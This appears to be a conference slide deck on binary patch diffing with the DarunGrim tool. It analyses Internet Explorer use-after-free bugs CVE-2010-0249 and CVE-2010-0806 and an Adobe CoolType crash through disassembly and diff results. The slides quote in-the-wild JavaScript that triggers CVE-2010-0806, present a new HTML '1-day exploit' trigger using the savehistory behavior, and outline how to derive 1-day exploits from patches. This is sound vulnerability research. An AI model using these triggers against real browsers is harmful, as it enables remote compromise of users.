
The screenshot shows a debugger window titled "xrefs to CTreeNode::ReplacePtr(CTreeNode \*\*,CTreeNode \*)". The window displays a list of cross-references with columns for Disassembly (Dire...), Type (T.), Address, and Text. The list shows various calls to the `CTreeNode::ReplacePtr` function from different parts of the application, including `CDoc::HandleSelectionMessage`, `CDoc::OnMouseMove`, `CDoc::PumpMessage`, `CElement::BubbleEventHelper`, `CElement::FireEvent`, and `CElement::FireActivationHelper`.

Dire...	T.	Address	Text
CDoc::HandleSelectionMessage(CMessage *,int,EVENTINFO *,HM_TYPE)+...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CDoc::OnMouseMove(uint,uint,long,long *,int,int,int)+29EE	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CDoc::OnMouseMove(uint,uint,long,long *,int,int,int)+352FD	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CDoc::PumpMessage(CMessage *,CTreeNode *,int)+270B9	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::BubbleEventHelper(CTreeNode *,long,long,long,int,int *)+78F25	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::BubbleEventHelper(CTreeNode *,long,long,long,int,int *)+78F5B	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::FireEvent(PROPERTYDESC_BASIC const *,int,CTreeNode *,long,...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::FireEventMouseEnterLeave(CTreeNode *,CMessage *,short,short,I...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::FireEventMouseEnterLeave(CTreeNode *,CMessage *,short,short,I...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::FireStdEvent_MouseHelper(CTreeNode *,CMessage *,short,short,I...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::FireStdEvent_MouseHelper(CTreeNode *,CMessage *,short,short,I...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_ActivationHelper(long,CElement *,long,int,int,int,EVENTINFO *...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_ActivationHelper(long,CElement *,long,int,int,int,EVENTINFO *...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_ActivationHelper(long,CElement *,long,int,int,int,EVENTINFO *...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_ActivationHelper(long,CElement *,long,int,int,int,EVENTINFO *...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_ActivationHelper(long,CElement *,long,int,int,int,EVENTINFO *...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_ActivationHelper(long,CElement *,long,int,int,int,EVENTINFO *...	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::Fire_onlayoutcomplete(int,ulong)+32	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::fireEvent(ushort *,tagVARIANT *,short *)+131	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C
CElement::fireEvent(ushort *,tagVARIANT *,short *)+152	p		call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(C

# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution



# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution



# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution: Reference Count Check

?DestroySplayTree@CMarkup@@QAEJH@Z

[7DD0DF07]

push esi ; lpMem

call \_\_MemFree@4 ; \_MemFree(x)

[7DD0DD9F]

mov ecx, esi ; lpMem

call ?Release@CTreeNode@@QAEKXZ; CTreeNode::Release(void)

jmp loc\_7DD0CBA8

Additional reference count check →

```
; int __fastcall CTreeNode__Release(LPVOID lpMem)
?Release@CTreeNode@@QAEKXZ proc near
dec     dword ptr [ecx+10h]
mov     eax, [ecx+10h]
jnz     short locret_7DD92773
```

```
push    ecx                ; lpMem
call    __MemFree@4        ; _MemFree(x)
xor     eax, eax
```

```
locret_7DD92773:
retn
?Release@CTreeNode@@QAEKXZ endp
```

# **Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution: Signatures**

- Original binary was missing to replace pointer for the tree node.
  - Freed node was used accidentally.
  - ReplacePtr in adequate places fixed the problem
- We might use ReplacePtr and MemFree pattern for use-after-free bug in IE.
  - Adding the pattern will help to find same issue later binary diffing.

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

## Wild exploit code

```
function blkjbdkjb()
{
    eejeefe();
    var sdfsfdf = document.createElement("BODY");
    sdfsfdf.addBehavior("#default#userData");
    document.appendChild(sdfsfdf);
    try {
        for (i=0; i<10; i++)
        {
            sdfsfdf.setAttribute('s',window);
        }
    } catch(e)
    {
    }
}
```

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component


List Of Matches

Functions Blocks

Original	Unmat...	Patched	Unmat...	Different	Matched	Mat...
<input type="checkbox"/> ?1?SCComObject@VCHomePage@...	0	??1?SCComObject@VCHomePage@...	0	0	0	0%
<input type="checkbox"/> ?Invoke@?SDispatchImpl@UIClientCap...	0	?Invoke@?SDispatchImpl@UIClientCap...	0	0	0	0%
<input type="checkbox"/> ?Invoke@?SDispatchImpl@UIHomePa...	0	?Invoke@?SDispatchImpl@UIHomePa...	0	0	0	0%
<input type="checkbox"/> ?setAttribute@CPersistDataPeer@@U...	0	?setAttribute@CPersistDataPeer@@UA...	2	4	17	86%
<input type="checkbox"/> ?setAttribute@CPersistUserData@@U...	0	?setAttribute@CPersistUserData@@UA...	1	4	17	88%
<input type="checkbox"/> _SHRegGetValueW@z8	0	_SHRegGetValueW@z8	0	0	1	100%
<input type="checkbox"/> _PathAddBackslashW@4	0	_PathAddBackslashW@4	0	0	1	100%
<input type="checkbox"/> _PathAddBackslashW@4	0	_PathAddBackslashW@4	0	0	1	100%

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

## Change in **VariantChangeTypeEx**




# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

## Before Patch

- Converts the data

- Passed as the 3rd argument for the method
- Converting Non VT\_BSTR → VT\_BSTR




```
push      8                ; vt
push      edi              ; wFlags
lea       esi, [ebp+pvargDest]
push      409h             ; lcid
mov       eax, esi
push      eax              ; pvarSrc
push      eax              ; pvargDest
call      ds:Imp__VariantChangeTypeEx@20 ; VariantChangeTypeEx(x,x,x,x,x)
mov       edi, eax
test      edi, edi
jz        short loc_66E61651
```

- Source == Destination

- The function will overwrite Source
- Source will be used in other parts of the code treated as original data type

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

## After Patch



```
66E615F7 push 8 ; vt
66E615F9 push ebx ; wFlags
66E615FA push 409h ; lcid
66E615FF lea eax, [ebp+pvarSrc]
66E61602 push eax ; pvarSrc
66E61603 lea eax, [ebp+pvarqDest]
66E61606 push eax ; pvarqDest
66E61607 call ds:__imp__VariantChangeTypeEx@20 ; VariantChangeTypeEx(x,x,x,x,x)
66E6160D mov esi, eax
66E6160F cmp esi, ebx
66E61611 jnz short loc_66E61672
```

### •Fix

- Source != Destination
- Preserve source argument data

# Signature

- “VariantChangeTypeEx” calls appearing in modified blocks
  - as a signature for identifying these kinds of vulnerabilities
  - Involving Variant type variable conversion issues.

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

```
function blkjbdkj()
{
    eejeefe();
    var sdfsfdf = document.createElement("BODY");
    sdfsfdf.addBehavior("#default#userData");
    document.appendChild(sdfsfdf);
    try {
        for (i=0; i<10; i++)
        {
            sdfsfdf.setAttribute('s',window);
        }
    }catch(e)
    {
    }
}
```

List Of Matches

Functions	Blocks
Original	Unmat... Patched Unmat... Different Matched Mat...
<input type="checkbox"/> ?1?SCComObject@VCHomePage@...	0 0 0 0 0 0%
<input type="checkbox"/> ?Invoke@?SIDispatchImpl@UIClientCap...	0 0 0 0 0 0%
<input type="checkbox"/> ?Invoke@?SIDispatchImpl@UIHomePa...	0 0 0 0 0 0%
<input checked="" type="checkbox"/> ?setAttribute@CPersistDataPeer@@U...	0 2 4 17 86%
<input checked="" type="checkbox"/> ?setAttribute@CPersistUserData@@U...	0 1 4 17 88%
<input type="checkbox"/> _SHKegGetvaluew@z6	0 0 0 1 100%
<input type="checkbox"/> _PathAddBackslashW@4	0 0 0 1 100%
<input type="checkbox"/> break	0 0 0 1 100%

- 1 Public Exploit vs 2 Methods Fixed
- Inconsistency == 1-day Exploit
  - Another attack vectors
  - Need to dig into!

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

- Actually two methods are modified
  - One was “CPersistUserData::setAttribute” that is related to “#default#userData”
  - The other is “CPersistDataPeer:: setAttribute”.
  - If you look into function level patching, “CPersistDataPeer:: setAttribute” has same type of modification to “VariantChangeTypeEx” function call as in “CPersistUserData::setAttribute”.
  - If you trace “CPersistDataPeer:: setAttribute” usage, you can easily guess that the method is used by “savehistory” and “savesnapshot” behavior.
  - So the problem is not limited to “#default#userData”, but also “#default#savehistory” and “#default#savesnapshot” behaviors are affected.

# Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

## 1-day Exploit

- With new information, it's a matter of time before you create new exploit with new vector.

```
<HTML>
<HEAD>
<META NAME="save" CONTENT="history">
<STYLE>.sHistory { behavior:url(#default#savehistory); }</STYLE>
<SCRIPT>
function test()
{
    i1.setAttribute( "x", document );
    i2.setAttribute( "x", document );
    i3.setAttribute( "x", document );
    i4.setAttribute( "x", document );
}
</SCRIPT>
</HEAD>
```

```
<BODY>
<INPUT class=sHistory type=text id=i1 onload="test()">
<INPUT class=sHistory type=text id=i2 onload="test()">
<INPUT class=sHistory type=text id=i3 onload="test()">
<INPUT class=sHistory type=text id=i4 onload="test()">
</BODY>
</HTML>
```

# **Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component**

## **1-day Exploit**

- Something to think about
  - Could MS provide the information in the first place?
  - If a vendor is doing a program like “MAPP”, they must be doing full-disclosure on what they patched. Trying to hide something doesn’t help anyone.
    - A work that could be done in one time should be done twice
    - Security Vendors should be able to rely on something like MAPP
    - Because what it was intended to be in the first place

# Exploit Writing & Mini Code Coverage Test

- Extract patched points out of diffing results
- Mini Code Coverage Test
  - Test coverage of the interesting parts
    - Like diffed points
  - Compared to full range code coverage testing this is very limited to diffed points where the patches are made
    - Effective
    - Fast

# Adobe Acrobat 9.3.2 Case: CoolType.dll

- CVE-2010-2204 Adobe CoolType Font DOS point
  - With POC available, it's easy to locate the culprit with diffing and running test
    - POC: <http://www.exploit-db.com/exploits/14121/>

```
eax=313100ee ebx=020df54e ecx=00000031 edx=02abdd00 esi=000152d8 edi=00000000
eip=08075dc2 esp=0012d5cc ebp=0012d5dc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
CoolType!CTInit+0x2f821:
08075dc2 660fb644322c  movzx  ax,byte ptr [edx+esi+2Ch] ds:0023:02ad3004=??
```

	jmp loc_8075F45
	[8075E54] cmp eax, ecx jb loc_8075F45
	[8075E5C] xor edi, edi cmp [ebp+arg_C], di jnz short loc_8075E74
[8075D851]	[8075E641]

# Adobe Acrobat 9.3.2 Case: CoolType.dll

- After running POC, we found the exact function

CVE-2010-2204 Adobe CoolType Font DOS

How about the others?

CoolType.dll: 5.05.67.1 vs 5.05.69.1

Unpatched	Patched	Security Implication Score
<a href="#">sub_8036E2F</a>	<a href="#">sub_8036E72</a>	17
<a href="#">sub_80D8644</a>	<a href="#">sub_80D880C</a>	17
<a href="#">sub_8126767</a>	<a href="#">sub_8127BA1</a>	8
<a href="#">sub_8126ADC</a>	<a href="#">sub_8127BA1</a>	8
<a href="#">sub_8127949</a>	<a href="#">sub_8127BA1</a>	8
<a href="#">sub_8075EC3</a>	<a href="#">sub_8075FB1</a>	7
<a href="#">sub_80D830C</a>	<a href="#">sub_80D8423</a>	5
<a href="#">sub_80D845E</a>	<a href="#">sub_80D85D4</a>	5
<a href="#">sub_80D84CB</a>	<a href="#">sub_80D8651</a>	5

# Adobe Acrobat 9.3.2 Case: CoolType.dll

- So what we can do to verify whether other functions are patching some security issues?
  - Static Analysis
    - Not easy in short time frame
  - Dynamic analysis
    - Mini Code Coverage Test
    - We already have the points to watch from binary diffing

# Adobe Acrobat 9.3.2 Case: CoolType.dll

- Google for random PDF documents and collect them
  - I used mechanize to perform this
- Execute Adobe reader with sample documents
- Find documents hitting target breakpoints
  - Apply breakpoints to the DLL and the modified points
  - To increase performance, use “JIT with 0xcc technique”
    - Assign your favorite debugger as JIT debugger
    - modify orig dll's patch points with 0xcc
    - The hit on the instruction will bring up JIT debugger you assigned

# Adobe Acrobat 9.3.2 Case: CoolType.dll

- So now you have the base template for dynamic analysis
- Use the identified documents as starting point of analysis
- Deflate original pdf streams using pdftk in case it has inflated streams
  - `pdftk <input file> output <output file> uncompress`

# Adobe Acrobat 9.3.2 Case: CoolType.dll

- See if the data stream pattern that has the problem can be found inside original documents
  - See if you can modify the original document to meet the exploit condition
- Using this method you can acquire shiny adobe 1-day exploits within few hours
  - I only tested with one of them
  - Not sure about the exploitability
    - Proving exploitability is a whole different story

# **Adobe Acrobat 9.3.2 Case: CoolType.dll**

- There are more exploits to hunt down in this DLL patch and also there are other DLLs to hunt down.
- After this 1-day hunting process as you can use acquired knowledge and information as the starting point for 0-day vulnerabilities hunting.
  - You already have an idea which modules are poorly written.
  - You already have good templates to reach the code
  - I bet you can find the problems that hasn't been patched

# Static Taint Analysis?

- Will it be possible to trace back the variables that is sanity checked in the patch?
  - Determine which variables to trace
  - C++ Issues.
    - Virtual functions make the tracing almost useless
  - Incomplete disassembly generation

# IDATracker

- Static Analysis Tool which can be used for tracing registers and memory modifications
  - I started this personal project few months ago
  - Still there are too many hurdles to overcome
  - But it's still useful what it can do
  - I'm going to release an alpha soon

# Conclusions

- Binary Diffing can benefit IPS rule writers and security researchers
  - Locating security vulnerabilities from binary can help further binary auditing
  - There are typical patterns in patches according to their bug classes.
  - **Security Implication Score** by DarunGrim3 helps finding security patches out from feature updates
  - The **Security Implication Score** logic is written in Python and customizable on-demand.
  - Dynamic and static analysis methods can be used to help diffing process.

# Questions?

<http://www.darungrim.org>

<http://twitter.com/ohjeongwook>

**Meet me here:**

**Black Hat Arsenal**

**Jul 29<sup>th</sup> (Tomorrow) / TRACK 13:30 – 18:00**

**ARSENAL #1**

**Tool Name: DarunGrim**

**You can ask questions and can learn the diffing technique. Or you can share your knowledge.**